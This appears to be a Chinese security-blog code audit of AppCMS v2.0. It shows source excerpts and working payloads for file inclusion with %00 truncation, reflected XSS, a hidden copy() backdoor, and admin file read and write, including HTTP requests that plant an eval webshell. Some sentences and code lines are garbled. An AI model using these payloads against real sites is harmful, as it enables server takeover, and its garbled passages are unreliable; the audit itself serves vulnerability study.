

# AppCMS v2.0 代码审计

先知社区，先知安全技术社区

## 前言

在 CNVD 上看到一个 CMS 存在多种类型的漏洞，对于之前只能审计出 SQL 注入和 XSS 的我来说是个比较好的学习案例，于是从网上找到源码，本地搭建审计一波

## 审计环境

```
phpstudy/php 5.4.45+Apache+Mysql)
phpstorm + seay代码审计工具
Windows 7 64位
```

## 代码审计

个人习惯，安装完成后同样先看 / install 目录，看逻辑是否合理，有没有可能存在重装漏洞

```
// 判断php版本
if (phpversion() < '5.0.0') exit('您的php版本太低了 我们不支持');
// 检查是否已经安装过
if (file_exists( filename: dirname( path: __FILE__ ) . '/install.lock.php'))exit('您已经安装过')
```

使用 `file_exists()` 检查是否存在 `/install.lock.php` 文件，存在则 `exit` 退出，不存在重装漏洞。

接下来就从前台开始，先看入口文件 `index.php`

```
require_once(dirname(__FILE__) . "/core/init.php");
// 预防XSS漏洞
foreach ($_GET as $k => $v) {
    $_GET[$k] = htmlspecialchars($v);
}
$dbm = new db_mysql();
// 预处理搜索时的值，主要是防止sql的注入
if (isset($_GET['q'])) {
    //搜索框为空鼠标点击显示15个热搜词
    if (isset($_GET['act']) && $_GET['act'] == 'hot') {
        if (trim($_GET['q']) == '') {
            $sql = "SELECT id,q,qnum FROM " . TB_PREFIX . "search_keyword LIMIT 15";
            $res = $dbm->query($sql);
            if (empty($res['error']) && is_array($res['list'])) {
                foreach ($res['list'] as $k => $v) {
                    $res['list'][$k]['q'] = helper :: utf8_substr($v['q'], 0, 20);
                }
                echo json_encode($res['list']);
                exit;
            } else {
                die();
            }
        }
    }
}
// 超出长度截取
if (strlen($_GET['q']) > 20) {
    $_GET['q'] = helper :: utf8_substr($_GET['q'], 0, 20);
}

if (trim($_GET['a']) == '0' || trim($_GET['a']) == '') die('搜索词不能为0或空，请重新输入。点此 <a href ='' . SITE_PA
```

```

TH . '">返回首页</a>');
    if (!preg_match("/^[\\x{4e00}-\\x{9fa5}\\w {0}]+$/u", $_GET['q'])) {
        die('搜索词只允许下划线，数字，字母，汉字和空格，请重新输入。点此<a href ="' . SITE_PATH . '">返回首页</a>');
    }

```

文件开始是一些过滤代码，主要做了两个过滤。一个是把 GET 方式传入的值使用 `htmlspecialchars` 进行处理，另一个是使用 `preg_match` 匹配正则处理，限制输入只能是下划线，数字，字母，汉字和空格。

## 前台文件包含

继续往下看，看到 seay 扫描到的一个漏洞位置

ID	漏洞描述	文件路径	漏洞详情
1	SQL语句delete中条件变量无单引号保护，可能存在SQL注入漏洞	/comment.php	\$dbm -> query_update("UPDATE " . TB_PREFIX . "comment SET...
2	SQL语句delete中条件变量无单引号保护，可能存在SQL注入漏洞	/comment.php	\$dbm -> query_update("UPDATE " . TB_PREFIX . "comment SET...
3	SQL语句delete中条件变量无单引号保护，可能存在SQL注入漏洞	/comment.php	\$ress = \$dbm -> query_update("UPDATE " . TB_PREFIX . "com...
4	SQL语句delete中条件变量无单引号保护，可能存在SQL注入漏洞	/download.php	\$sql = "update " . TB_PREFIX . "cate_relation set id_down...
5	SQL语句delete中条件变量无单引号保护，可能存在SQL注入漏洞	/download.php	\$sql = "update " . TB_PREFIX . "app_list set app_down='ap...
6	文件包含函数中存在变量，可能存在文件包含漏洞	/index.php	require(dirname( __FILE__ ) . \$tmp_file);
7	读取文件函数中存在变量，可能存在任意文件读取漏洞	/pic.php	readfile(\$img_url);

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029233638-018a412a-38ce-1.png>)

跟进看具体代码

```

200 if (substr($tpl, start: strlen($tpl) - 4, length: 4) == '.php') {
201     $tmp_file = '/templates/' . $from_mobile . '/' . $tpl;
202 } else {
203     $tmp_file = '/templates/' . $from_mobile . '/' . $tpl . '.php';
204 }
205 if (!file_exists( filename: dirname( path: __FILE__ ) . $tmp_file)) die('模板页面不存在' . $tmp_file);
206 require(dirname( path: __FILE__ ) . $tmp_file);

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029233712-15f00082-38ce-1.png>)

首先通过变量 `$from_mobile` 和 `$tpl` 赋值给 `$tmp_file` 构造成 php 文件名，然后判断文件是否存在，如果存在，则使用

因为通过变量 `$from_mobile` 和 `$tpl` 赋值给 `$tpl` 的值是 `PHP` 入口，所以为 `PHP` 入口是 `PHP`，但不行，所以为

`require` 包含该文件。

往上跟踪 `$from_mobile` 和 `$tpl` 的来源，`$from_mobile` 是取一个全局变量的值，而 `$tpl` 是通过 GET 方式传入，没有做其他的限制，那么就可以控制文件名进行包含。

```
136 $tpl = isset($_GET['tpl']) ? $_GET['tpl'] : 'index';
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029233730-20b204ca-38ce-1.png>)

漏洞验证

在网站根目录下，创建一个 `phpinfo.php` 文件进行包含

```
index.php?tpl=../../phpinfo
```

/app/index.php?tpl=../../phpinfo

PHP Version 5.4.45



System	Windows NT PHP-PC 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-

```
com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029233822-3fe77186-38ce-1.png>)

但是这里限制了后缀是 .php，这显然很鸡肋，都是 php 文件了，直接就能执行了，没必要再去包含了。除非当 php 版本小于 5.3.4 且没有开启 `magic_quotes_gpc` 时，可以使用 %00 截断，包含其他类型的文件。这里切换到 5.2.17 版本测试，可以尝试包含 .jpg 的文件。

漏洞验证

```
index.php?tpl=../../phpinfo.jpg%00
```

```
?tpl=../../phpinfo.jpg%00
```

PHP Version 5.2.17



System	Windows NT PHP-PC 6.1 build 7601
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029233900-561c564c-38ce-1.png>)

%00 截断后成功包含，那么如果找到一个能上传图片的点，就能上传图片马，配合文件包含 getshell。

## 反射 XSS

第一处


/templates/m/search.php

```
6 <title>搜索 <?php if(isset($_GET['q'])) echo $_GET['q'];?>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029233927-663f2428-38ce-1.png>)

直接判断参数 q 是否存在，存在就直接输出，没有做任何过滤，很明显的漏洞

```
/templates/m/search.php?q="><script>alert('xss')</script>
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20211029234006-7db9a42a-38ce-1.png>)

第二处

/templates/m/inc\_head.php

```
16 <input type="text" id="abc" class="search-txt" value="<?php if(isset($_GET['q'])) echo $_GET['q'];" />
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029234020-86572e68-38ce-1.png>)

这里同样判断参数 q 是否存在，存在就直接输出，没有做任何过滤

```
/templates/m/inc_head.php?q="><script>alert('xss')</script>
```

由于这两个文件都是模板文件，所以只要包含了这两个文件的地方，都会存在 XSS

## 隐藏后门

/templates/m/content\_list.php

```
26 $page['get'] = $_GET;
27 /**
28  * get参数的 m 和 ajax 参数是默认占用的，一
29  */
30 $page['post'] = $_POST;
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029234109-a3702176-38ce-1.png>)

当传入参数 session 的 md5 值为 `9c224bc6b59179729b15e1dddcbb5c82` 时，会执行一段 copy 函数构造的后门代码

实际执行的代码如下

```
copy(trim($_GET[url]),$_GET[cms]);
```

如果将参数 url 设置为 `php://input`，参数 cms 设置为 shell 的文件名，然后 POST 传入 webshell 代码，即可在当前目录写入 shell 文件

Request

PrettyRawHex\n⋮

1 POST /app/templates/m/content\_list.php?session=kejishidai&url=php://input&cms=test.pl  
2 Host: 127.0.0.1  
3 Upgrade-Insecure-Requests: 1  
4 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,  
6 Accept-Encoding: gzip, deflate  
7 Accept-Language: zh-CN,zh;q=0.9  
8 Cookie: PHPSESSID=89c81cfafd0b6423adabe062c7b3053b; bdshare\_firsttime=1635479794731  
9 Connection: close  
10 Content-Type: application/x-www-form-urlencoded  
11 Content-Length: 18  
12  
13 <?php phpinfo();?>

Response

PrettyRawHexRender\n⋮

1 HTTP/1.1 200 OK  
2 Date: Fri, 29 Oct 2021 05:03:28 GMT  
3 Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17  
4 X-Powered-By: PHP/5.2.17  
5 Content-Length: 0  
6 Connection: close  
7 Content-Type: text/html  
8  
9


先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029234206-c56bdf0e-38ce-1.png>)

随后访问 test.php

127.0.0.1/app/templates/m/test.php

PHP Version 5.4.45



System	Windows NT PHP-PC 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86



Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
-------------------	---

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029234241-da32662e-38ce-1.png>)

## 后台任意文件读取

/adm/template.php

```

76 function m__show() {
77     global $page;
78     $dir = dirname( path: __FILE__ ) . '/../templates/' . TEMPLATE;
79     if (is_file( filename: $dir . "/" . $page['get']['filename'])) {
80         $filecont = helper :: get_contents( url: $dir . "/" . $page['get']['filename']);
81     } else {
82         $filecont = '';
83     }
84     $page['content'] = $filecont;
85 }

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029234324-f37903a4-38ce-1.png>)

在 `m__show()` 函数中，首先判断 `$page['get']['filename']` 是否是一个文件，如果是，则调用 `helper` 类 中的 `get_contents` 方法

跟踪一下 `get_contents()` 方法

```

33 public static function get_contents($url, $charset = 'UTF-8') {

```

```

34     $retry = 3;
35     $content = '';
36     while (empty($content) && $retry > 0) {
37         $content = @file_get_contents($url);
38         $retry--;
39     }
40     if (strtoupper($charset) != 'UTF-8') $content = iconv(in_charset: $charset . '//IGNORE', out_charset: "UTF-8", $content);
41     return $content;
42 }

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029234349-029894c6-38cf-1.png>)

36-39 行，使用 while 语句循环，将整个文件的内容读取到 `$content` 中，随后返回  
回到 template.php，看一下 `$page['get']['filename']` 的来源

```

26     $page['get'] = $_GET;
27     /**
28      * get参数的 m 和 ajax 参数是默认占用的，一
29      */
30     $page['post'] = $_POST;

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029234414-116a37d4-38cf-1.png>)

`$page['get']` 是通过 GET 方式传入的值，那么 GET 方式传入 `filename` 参数，即可控制文件名进行包含。那么只要调用 `m__show` 函数，就能包含任意文件。于是寻找 `m__show` 函数被调用的地方。

```

37     $page['get']['m'] = isset($_GET['m'])?$_GET['m']:'list';
38     /**
39      * 页面动作 model 分支选择，动作函数写在文件末尾，全部以前缀 m__ 开头
40      */
41
42     if (function_exists('function name: "m__' . $page['get']['m']')) {

```

```
42 (function_exists('function_exists') ? function_exists('m__') : $page['get']['m']) {  
43     call_user_func( function: "m__" . $page['get']['m']);  
44 }
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20211029234429-1a9a4dc6-38cf-1.png>)

在 43 行使用 `call_user_func` 调用函数，而 `$page['get']['m']` 的值通过 GET 方式传入，当我们传入 `m=show` 时，即可调用 `m__show` 函数。

漏洞验证

综合以上两点，可以构造 payload 如下

```
/adm/template.php?m=show&filename=../../index.php
```



```

28     die();
29 }
30 require_once(dirname(__FILE__) . "/core/init.php");
31 // 预防XSS漏洞
32 foreach ($_GET as $k => $v) {
33     $_GET[$k] = htmlspecialchars($v);

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029234512-343782da-38cf-1.png>)

成功读取 index.php 文件的内容

## 后台任意文件写入

/adm/template.php

```

87 function m__save_edit() {
88     global $page;
89     $dir = dirname( path: __FILE__ ) . '/../templates/' . TEMPLATE;
90     if (!empty($page['post']['content'])) {
91         $file = file_put_contents( filename: $dir . "/" . $page['post']['filename'], helper :: escape_stripslashes($_POST['content']));
92         if ($file > 0) {
93             echo '<script>window.location.href="template.php";</script>';
94             exit;
95         }
96         echo '<script>window.location.href="template.php?m=show&filename=' . $page['post']['filename'] . '";</script>';
97         exit;
98     }
99 }
100 }
101 }

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029234714-7cd71320-38cf-1.png>)

92 行，当 POST 中存在 `content` 参数时，调用 `file_put_contents` 函数写入文件，写入文件名由 POST 传入 `filename` 参数进行控制，写入内容为 `escape_stripslashes` 方法处理过后的 `content` 参数

跟进 `escape_stripslashes` 方法

```

public static function escape_stripslashes($str) {
    // PHP版本大于5.4.0，直接转义字符

```

```

// 如果版本小于 5.4.0，直接转义字符
if (strnatcasecmp( str1: PHP_VERSION, str2: '5.4.0') < 0) {
    // 魔法转义没开启，自动加反斜杠
    if (get_magic_quotes_gpc()) {
        $str = stripslashes($str);
    }
}

return $str;
}

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211029234731-8718cb62-38cf-1.png>)

该方法中判断 PHP 版本小于 5.4.0 且 gpc 开启的情况下，调用 `stripslashes` 函数删除反斜杠，否则直接返回字符串

由于本地环境使用的 php 版本为 5.4.45，所以 `content` 参数不会做任何处理，直接传入一句话。而 `filename` 参数前面会拼接 `/ templates/default /` 目录，传入 `../` 跳转到根目录

漏洞验证


构造数据包在根目录写入 shell 文件

Request	Response
<div> <div>PrettyRawHex\n</div> <div> 1 POST /app/adm/template.php?m=save_edit HTTP/1.1  2 Host: 192.168.52.149  3 Upgrade-Insecure-Requests: 1  4 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.63 Safari/537.36  5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9  6 Accept-Encoding: gzip, deflate  7 Accept-Language: zh-CN,zh;q=0.9  8 Cookie: PHPSESSID=89c81cfafd0b6423adabe062c7b3053b; bdshare_firsttime=1635479794731  9 Connection: close  10 Content-Type: application/x-www-form-urlencoded  11 Content-Length: 59  12  13 filename=../../shell.php&amp;content=&lt;?php eval(\$_POST['a']);?&gt; </div> </div>	<div> <div>PrettyRawHexRender\n</div> <div> 1 HTTP/1.1 200 OK  2 Date: Fri, 29 Oct 2021 08:05:30 GMT  3 Server: Apache/2.4.23 (Win32) OpenSSL/1.0.  4 X-Powered-By: PHP/5.4.45  5 Expires: Thu, 19 Nov 1981 08:52:00 GMT  6 Cache-Control: no-store, no-cache, must-re  7 Pragma: no-cache  8 Vary: Accept-Encoding  9 Content-Length: 56  10 Connection: close  11 Content-Type: text/html; charset=utf-8  12  13 &lt;script&gt;  window.location.href=~template.php~;  &lt;/script&gt; </div> </div>

先知社区

(https://xzfile.aliyuncs.com/media/upload/picture/20211029234749-91e057b8-38cf-1.png)

访问 shell.php



(<https://xz.me.aliyuncs.com/media/upload/picture/2021029254804-9a0b000-0001-1.png>)

## 总结

这次审计中包含了好几种漏洞类型，有的漏洞是平时比较少审计到的，对个人学习有不小帮助。由于是通过 CNVD 中的漏洞信息去审计已经存在的漏洞，找出对应的漏洞点，相对于直接挖掘是比较容易的。